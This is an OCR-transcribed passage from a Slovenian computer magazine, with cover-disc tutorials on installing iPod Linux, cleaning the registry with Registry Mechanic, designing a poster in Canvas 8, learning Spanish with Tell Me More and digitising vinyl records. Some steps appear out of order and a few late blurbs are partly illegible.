Če vam uspe vse skupaj nekako zavoziti, ne obupujte. V mapah ipodlinux oziroma ipodlinuxPHOTO boste videli datoteko "Shortcut to ipodlinux-installer.exe". Dodali smo ukazno vrstico, ki zažene to bližnjico in razveljavi vse, kar ste spremenili v iPodu, če ste seveda ustvarili varnostno kopijo, kot smo vam svetovali.

datoteki **podzilla** (brez končnice) in **kernel.bin**. Nato datoteko **kernel.bin** preimenujte v **linux.bin** in jo kopirajte v mapo **ipodlinux PHOTO** ali **ipodlinux** (v prvem koraku preberite, katero mapo naj ustvarite) na namizju, da zamenjate obstoječo mapo **linux.bin**, ki je že v mapi, in nadaljujte s tretjim korakom. A vedite, da najnovejše različice ne poznamo. Mogoče so kakšni elementi v kodi tako dramatično spremenjeni, da navodila v preostalem delu vodiča sploh ne bodo veljala za najnovejšo različico. Možnosti za to je sicer izjemno malo, a žal ne znamo tako dobro napovedovati prihodnosti... **PCF**

NA DISKU

iPod Linux Tool Kit
Vse datoteke, ki jih potrebujete za sledenje temu vodiču, so v zbirki arhivskih datotek ZIP. *iPod Linux Installer*, zadnja različica *Podzille* (Linux za iPode), ki je bila na voljo ob zaključku redakcije, *Mecoder* za kodiranje filmov v format, ki ga iPod zna prebrati, in *cygwin* za kodiranje filmov za iPode s črno-belimi zasloni. Več informacij lahko najdete na spletni strani **ipodlinux.org/Video_Player#Downloads**

VirtualDub
Brezplačen program za kodiranje in urejanje video datotek. Ni tako zmogljiv kot profesionalni programi, kot je *Adobe Premiere*, a bo več kot dovolj za domačo uporabo. S tem programom lahko sestavite filme s počitnic, jih z *Mecoderjem* pretvorite za iPod in navdušite prijatelje s pravim video dnevnikom s kolesarskih počitnic po južni Franciji. Ali kaj podobnega. Znajdite se. **www.virtualdub.org**

AVIMux
Datotečna struktura FAT32 za iPod ne more upravljati z datotekami, ki so večje od 4GB, kar je precejšen problem, saj bo film, ki ga prekodirate po našem vodiču, zavzel okoli 8GB. Uporabite AVIMux in ga razdelite v več manjših datotek. **www-user.tu-chemnitz.de/ćnoe/Video-Zeug/AVIMux%20GUI**

Filmski vodiči
V tej datoteki boste našli dva video vodiča, enega lahko predvajate na PC-ju, drugi pa je prirejen za iPod (da lahko takoj preizkusite *Podzillo*, še preden se spravite pretvarjati lastne filme). Filmčki so v angleščini, tako da pripravite še slovarček.

Kako veliko?

Dilema o velikostih datotek...

Zaenkrat zna iPod Linux predvajati samo nestisnjene datoteke AVI, ker iPod privzeto ne podpira dekodiranja. To je seveda dvorezen meč. Na eni strani pomeni, da baterija s predvajanjem filmov ni pretirano obremenjena (ker seveda ni zahtevnega dekodiranja), po drugi strani pa pomeni, da bo epizoda *Simpsonovih* zasedla 1,5GB. Celovečerni filmi bodo veliki krepko več kot 4GB, kar je meja datotečnega sistema FAT32, tako da bo potrebno takšne datoteke deliti v manjše.

Pravi dedec

Očistili smo PC z zadevo, poimenovano *Registry Mechanic*

Kot vsak drug kos mehanskega železja, se tudi naši računalniki od časa do časa pokvarijo. Podobno je tudi z umazanijo. In vsi vemo, kaj ta umazanija pomeni: virusi, črvi, hrošči in podobna prav ljubko po organskih "gravžih" poimenovana zalega. Vsa pa ni nujno zahrbtna in namerna, je lahko namreč tudi proizvod lenega, amaterskega ali pač naravnost slabega programiranja. Ti ljudje puščajo za sabo nesnago v obliki hroščev v kodi, napak v registru in bližnjic, ki znotraj njihove programske opreme ne vodijo nikamor. Vse to pa po drugi strani zamaši cevi delovanja vašega računalnika in ga do neke mere ohromi.

Jasno, če bi bili mehanik, bi vzeli v roke papagajke in izvijač, odprli pokrov zadeve ali se ulegli podnjo ter uredili zadeve po moško. Če ste bolj tehnični tip, se boste zagotovo brez dvoma spravili na registrske zapise in preprosto izbrisali vsak napačen ključ, nadomestili manjkajoče datoteke in podobno. A to najverjetneje niste, kajne? Pa tudi če bi bili, vam tega početja ne priporočamo, če si lahko roke umaže nekdo drug, ki sliši na ime *Registry Mechanic*.

ČAS ZA POPRAVILO

Register je tisti del sistema Windows, kjer se hranijo pravila o tem, kaj lahko karkoli shranjeno na sistemu počne ali česa ne. Je kot do konca napolnjena omara, kjer se hranijo navodila za uporabo. Orodje *Registry Mechanic* postavi vse te zapise v vrsto, poišče manjkajoče podatke, zavrže prazne mape, pobrska za referencami, ki ne kažejo več nikamor, in se jih znebi, v glavnem pa rahlo počara z zaprašenimi kotički vašega računalnika. Gre za kvaliteten in občudovanja vreden program, ki ga je mogoče nastaviti tudi tako, da se bo zagnal skupaj s sistemom in bo poleg urice v sistemskem pladnju počival, dokler ga ne boste pognali. In kako boste vedeli, da dobro opravlja svojo nalogo? Ker za to, da je ne opravlja dobro, nimate ali pa ne znate poiskati dokazov. **PCF**

NA DISKU

Acrobat Reader
Razvoj univerzalnega svetovnega jezika bo vkomponiran v ta res fantastičen pregledovalnik dokumentov. Zdaj je vse, kar potrebujemo le še različica za esperanto.
www.adobe.com

Firefox
Ko je Prometej zarobantil proti Zemlji, nam je dal ognja. Brez ognja tudi ognjena lisica ne bi obstajala, vsaj s takim imenom ne. Najboljši spletni brskalnik sploh.
www.spreadfirefox.com

jGnash
Ta aplikacija, namenjena organizaciji osebnih financ, je bila napisana v Javascriptu in je popolnoma zastonj. Očitno računovodski bog obstaja.
jgnash.sourceforge.net


PDF-XChange Lite
Acrobat imate, ne? No, ta program pa vam bo omogočil, da z njim ustvarjate dokumente. Pomislite, kako koristno je to: vsakič, ko kliknete na ikonico za tiskanje, lahko izvozite dokument v obliko PDF. Preprosto.
www.docu-track.com

Nadgradnja


Vsi bralci *PCFormata*, ki si lastijo *Registry Mechanic 4*, bodo imeli 20% popust na vse izdelke podjetja PCTools, kot tudi na nadgradnjo orodja na različico *Registry Mechanic 5*. Podajte se na stran za registracijo, če želite izkoristiti to priložnost.
www.pctools.com

Novoletno čiščenje


Iztisnite največ iz *Registry Mechanica*



1 Če nameščate ali odstranjujete na tone programov (in vsakdo, ki zdaj bere te vrstice, to najbrž tudi počne) je najbolje, če zaženete program in kliknete na **Automatically scan registry when Windows starts**. Tako vam ne bo potrebno mehanika vedno znova zaganjati ob vstopu v Windows.



2 Ob prvem zagonu bo program pričel s popolnim pregledom sistema. Kmalu boste lahko videli, v kakšni greznici živijo vaši podatki na disku. Ne bo kaj prida lep pogled na vse tiste slepe ulice in nepravilne vnose, verjemite. Program bo kljub temu tudi na največjih diskih precej hitro opravil svoje delo.



3 Zdaj odklenite program z vnosom brezplačne kode PCTools, tako da kliknete na gumb **Get Free License**. To vas bo vrglo na stran podjetja, kjer se boste lahko pozabavali s popusti in drugimi informacijami o ostalih izdelkih PCTools.

4 Končno kliknite na gumb **Repair** in vse vaše težave bodo rešene. Izogibajte se klikanju na tistega, kjer piše **Live Update** na glavni strani, razen, če se zavedate, kaj počnete: to bo namreč nadgradilo orodje na različico *Registry Mechanic* 5 in preskočilo vas 20% popust.


Predstavljamo vam številne nevarnosti in pasti komercialnega tiskanja na veliko

Čisto v redu je, če za pripravo lastnih izdelkov uporabljate programsko opremo za namizno založništvo, vendar lahko do dobrih rezultatov pridete tudi s pomočjo cenejših aplikacij. Navsezadnje je oblikovalec pomembnejši od programske opreme. Tudi tiskanje vaših stvaritev z vsakdanjimi črnilnimi tiskalniki vam ne bo povzročalo težav. Te se pojavijo šele, ko morate natisniti večjo količino strani in uporabiti komercialni tiskalnik.

POVEČANA PRODUKCIJA

Programi za oblikovanje in namizno založništvo uporabljajo svoje lastne datotečne formate, zato boste morali na tiskalnike namestiti kopijo programske opreme. Večina tiskalnikov lahko prepozna datoteke programov, kot so Illustrator, CorelDraw in QuarkXPress, pri vseh drugih pa bodo zatajili – celo pri profesionalni aplikaciji, kot je Canvas, saj preprosto ni večinsko orodje za založništvo.


Zato boste morali izvoziti vaše delo v format, ki ga tiskalnik prepozna. Nekateri formati bodo ohranili vektorske podatke (kot so formati EPS ali PDF) s tveganjem občasnih popačenj ali težav s pisavami. Dokumente, ki obsegajo eno samo stran, je veliko laže izvoziti kot bitno sliko – datoteka TIFF v ločljivosti 300dpi ponuja odlično kakovost, obenem pa je to tudi format, ki ga bo lahko uporabljal vsak komercialni tiskalnik. Pri tem vam ne bo treba ločeno pošiljati niti vaših pisav ali morebitnih povezav do grafičnih datotek. Canvas omogoča izvoz datotek TIFF katerekoli velikosti in ločljivosti po vaši izbiri.



Poenostavite zadevo tako, da za tiskanje izvozite enostranske dokumente v format TIFF.

Povejte svoje na www.pcformat.si/forum

Oglaševanje je koristna stvar




Canvas 8 je edinstven program. Kadar želite urejevalnik bitnih slik, aplikacijo za vektorsko risanje, orodje za animacije in predstavitve, boste običajno potrebovali štiri različne programe. *Canvas* premore vse našteto. Še več, te vsebine lahko tudi učinkovito kombinira. Zato boste najbrž veseli, ko boste izvedeli, da lahko celotno različico *Canvas 8* najdete na tokratnem disku.

Naš vzorčni projekt vam daje vpogled v zmožnosti programa. Sestoji iz bitne slike, vektorske grafike, uporabe prosojnosti in besedila. Kot verjetno pričakujete od zmogljivega programa, kot je ta, se je potrebno seznaniti s številnimi možnostmi, tu pa se spustne palete na vrhu zaprejo, kadar jih ne potrebujete, in vam s tem olajšajo delo.


Če se odločite za namestitev *Canvas 8*, pobrskajte po disku v My Computer in kliknite na **Autorun**. Tako boste zagnali proces registracije, ki vam priskrbi številko, ki jo boste potrebovali pri namestitvi. **PCF**

Oblikujte plakat


Če se ga lahko domislite, ga *Canvas 8* lahko ustvari...



1 Oblikovali bomo plakat, ki ga želimo natisniti do roba na foto-papir A4. Kliknite na gumb **New Document**, iz menija **Document Size** izberite A4, nato pa uporabite spodnjo možnost, da zamenjate vodoravno in navpično razsežnost.



2 Sedaj izberemo sliko za ozadje našega plakata. Te lahko dodamo z metodo povleci in spusti iz drugih aplikacij. Sliko postavite tako, da jo povlečete na sredino, velikost spremenite z držanjem tipke **Shift** in vlečenjem ročice v kotu, obrežete pa jo tako, da držite **Control** in povlečete. Našo sliko smo obrezali, da ustreza širini dokumenta.




6 Naša slika ozadja se bori za pozornost z besedilom in grafiko. To lahko popravimo z uporabo prosojnosti v paleti **Vector Transparency**. Da bi zabrisali robove fotografije, smo uporabili orodje **Eliptical Transparency** (za večjo preglednost smo pri tem oddaljili pogled).

Nadgradnja


Vam je všeč, kar vidite tukaj? Seveda vam je. Zato razmislite o nadgradnji na še boljši *Canvas X*, zadnjo različico te odlične aplikacije. Informacije dobite na www.acdamerica.com

Slastni besedilni učinki v Canvas 8


Če želite začiniti vaše besede, vam je na razpolago veliko možnosti...



1 Najprej morate določiti osnovno oblikovanje z uporabo palete **Type**. Jeziček **Character** poskrbi za pisave in velikosti. Vtipkate lahko tudi vrednost večjo od 72pt (ki je največja na seznamu), nato pa kliknite **Apply**, da si ogledate učinek.



2 Poravnavo besedila lahko spremenite v jezičku **Paragraph**. Prav tako lahko spremenite razmik med vrsticami iz odstotkov (privzeto) v točke. Da bi zaprli vrstice, poskusite pri majhnih pisavah, kot je Chiller, nastaviti vrednosti točke manjše od velikosti pisave.



3 Zabava se prične, ko pričnete uporabljati paleti **Strokes** in **Inks**. Besedila vam ni treba popolnoma zapolniti s polnilno barvo, temveč lahko uporabite tudi gradiente, teksture ali vzorce. Prav tako lahko uporabite različne debeline črte in enega izmed številnih slogov **Stroke**, ki jih ponuja *Canvas 8*.


NA DISKU

Canvas 8
Na tokratnem disku boste našli celotno različico *Canvas 8*, kar je gotovo kupčija stoletja. (Prav.. desetletja.) Vas je navdušila? Potem obiščite spletno stran ACDSee, da si ogledate, kaj prinaša nadgradnja na *Canvas X*.
www.acdsee.com


3D Canvas
Zakaj bi se pri pripravi vaših 3D ilustracij omejevali le na 2D umetnost? S *3D Canvas* lahko ustvarite 3D objekte profesionalnega videza in jih spremenite v bitne slike za uporabo v drugih aplikacijah, kot sta *Microsoft Word* in *Powerpoint*.
www.amabilis.com

Anim8or
Canvas 8 omogoča ustvarjanje 2D animacij, če pa se vam ob tem cedijo sline po nečem bolj fleksibilnem in ambicioznem, poizkusite namesto v dveh ustvarjati v treh dimenzijah z orodjem *Anim8or*. Z njegovo pomočjo boste v trenutku ustvarili neverjetno izvirne modele.
www.anim8or.com

3 Ime naše izmišljene glasbene skupine smo dodali tako, da smo izbrali orodje **Text**, kliknili na sliko in pričeli tipkati. Z uporabo palete **Type** lahko izberete in spremenite posamezne besede in znake. Naš drugi vodič, ki obsega tri korake, prikazuje tudi druge možnosti, s katerimi se lahko poigrate z besedilom...




4 Povlečete in spustite lahko tudi izrezke (clip-art). Ta različica *Canvasa* nima zbirke izrezkov, vendar lahko te pogosto vzamete iz drugih aplikacij. To kitaro smo si sposodili iz Microsoftove knjižnice izrezkov. Vstavljena je bila v dokument *Word 2003*, nato pa smo jo povlekli v *Canvas*.




5 Ko sta kitara in besedilo pravilno postavljena, ju lahko izberemo tako, da držimo Shift in kliknemo, nato pa uporabimo **Effects→Shadow**, da obema istočasno dodamo sence. Prepričajte se, da ste namesto privzete vrednosti "Res" 72dpi izbrali 300dpi, saj boste v nasprotnem primeru pri tiskanju dobili preveč točkaste sence.

7 Naslednji korak je dodajanje črnega okvirja v spodnji del plakata z uporabo orodja **Rectangle** in podrobnosti o našem koncertu v beli pisavi. Barve najlaže prilagodite tako, da iz spodnjega dela orodne vrstice povlečete paleto **Inks**, tako da prosto "plava".



8 Sedaj bomo z uporabo orodja **Pen** na levo stran plakata dodali diagonalni trak. Ta deluje natančno tako kot orodja v drugih paketih za vektorsko grafiko. Za obliko traku kliknemo na štiri točke, nato pa preklopimo na orodje za urejanje, da poskrbimo za robove.



9 Dodali smo zadnji okvir z besedilom, vendar ga moramo tukaj zavrteti za 45 stopinj. To storimo tako, da ga označimo, nato pa izberemo **Effects →Freeform**. Elemente lahko zavrtite tako, da povlečete ročice v robovih, na enak način pa jih lahko tudi nagnete.

Naučite se špansko

Celotno uredništvo se nauči novega jezika s *Tell Me More SE*

Noči so se skrajšale, nad Slovenijo pa se je naselila znana odeja zimskih oblakov in poskrbela, da ji je tukaj udobno. Redki srečneži, ki bi radi zbežali prijemu mraza, si lahko sončno podnebje Španije privoščijo že v zimskih mesecih. Za vse ostale med nami pa je čas, da se pripravimo na naslednje poletne počitnice. Hablas español? Naj vas ne skrbi, kajti ta mesec smo na disk stlačili tudi lekcije iz španščine podjetja Auralog – *Tell Me More Spanish SE*, namenjene vsem, ki že znajo angleško, svoje jezikovne sposobnosti pa bi radi dodatno začinili še z znanjem španščine. Če nič drugega, bodo ritmični zvoki španskega jezika, ki jih boste slišali med učenjem, prestavili vaše sanjaške misli daleč stran, v toplejše kraje.

MUY BIEN

Ne glede nato, ali se odpravljate na zimske počitnice ali pa se pripravljate na poletje, lahko izberete, česa se želite naučiti in kako pogosto želite jezik vaditi. Na razpolago imate celo možnost, da želene lekcije shranite na trdi disk in nato prenesete na zvočni medij po vaši izbiri. Tako lahko na potovanje vzamete tudi lekcije, če že ne morete vzeti PC-ja. Program bo za vas izdelal urnik, po katerem boste predelali za več kot 50 ur lekcij s CD-ja. Če imate za urjenje vaših možganov na razpolago cele mesece, se lahko omejite na samo nekaj ur učenja ob vikendih. Zmeraj pa se lahko vrnete na lekcijo, ki je niste mogli dokončati v začrtanem času. Na zaslonu z učno krivuljo si lahko ogledate, kako napredujete in če sledite urniku ali zaostajate za njim. PCF

> **"Določite lahko česa se želite učiti in kako pogosto."**

To je zadeva, ki bi prišla prav Catherine Zeta Jones pred snemanjem filma *Zorro*.


Nadgradnja

Če ste predelali vseh 50 učnih ur na tokratnem disku in bi radi svoje znanje še poglobili, lahko kupite celotno različico *Tell Me More Spanish 7* – 1.000 ur lekcij in 3.600 različnih vaj – za 16.000 SIT.


www.auralog.com/en/buy.html

Pazite na jezik


Kako ustvariti lasten načrt učenja




1 Začnite tako, da ustvarite vaš uporabniški račun in izberete način učenja. Način **Free** omogoča, da sami izberete svoje aktivnosti, način **Dynamic** pa oceni vaš napredek, ko dokončate nalogo. Za zdaj smo izbrali **Guided Mode** in izbrali urnik učenja.



2 Prikaže se zaslon **Learning Path**, na katerem kliknite gumb **Day Planner** na spodnji desni strani (videti je kot majhna beležka). Ker se do pomladi nimamo namena nikamor odpraviti, imamo za učenje na razpolago veliko časa. Nastavili ga bomo na uro učenja vsako soboto in nedeljo.



3 Ko se vrnemo na spremenjeni zaslon **Learning Path**, lahko s premikom kazalca miške na določeno lekcijo vidimo, za kateri dan je načrtovana in kako daleč smo v njej že napredovali. Utripajoči kvadrat prikazuje, katera lekcija ji bo sledila.



4 Na razpolago so tudi možnosti pomoči, ki olajšajo samo učenje. Gumbi na zgornji levi strani vam bodo dali več informacij o besedah in prevedli katerokoli informacijo na strani. Gumb za rešitve na zgornji desni strani bo rešil nalogo namesto vas, vendar jo boste kljub temu morali končati sami kasneje.

NA DISKU

Tell Me More
Ker ste ravnokar prebrali vodič po tem programu, boste veseli, če vam povemo, da lahko njegovo celotno različico najdete na tokratnem disku.
www.auralog.com

7 Zip
Ta program za arhiv[illegible] omogoča boljšo kompr[illegible] primerjavi s [illegible] metodi, [illegible] zdrožljiv

Thunderbird
Hiter, uporabniku prijazen odprtokodni odjemalec elektronske pošte, [illegible] kar boste [illegible] potrebovali: vključ[illegible] [illegible] pivo tudi delansko [illegible] Stri za truse in [illegible] želeno pošt[illegible]
[illegible]w.mozilla.org

SpanishUno
[illegible] program [illegible]am bo [illegible] [illegible] [illegible]

Snemanje glasbe z vinilnih plošč

Zadnji čas, da prestavite svojo zbirko plošč v digitalno dobo

Čeprav imajo DJ-ji vso pravico izdajati ekskluzivne mikse na vinilnih ploščah, je poslušanje teh dragocenih skladb na zdaj že vseprisotnem žepnem predvajalniku MP3 očitno nekoliko bolj zapletena zadeva.

LP Recorder podjetja CFB Software – celotno različico lahko najdete na tokratnem disku – je namenjen pretvorbi glasbe z vinilnih plošč v uporaben digitalni format, brez zapletenih tehničnih nastavitev, ki jih boste našli v drugih podobnih aplikacijah, kot je na primer *Sound Forge*. Z njegovo pomočjo boste lahko shranili digitalne različice redkih skladb z vinilnih plošč ali kaset na vaš trdi disk, tudi če ste popoln novinec.

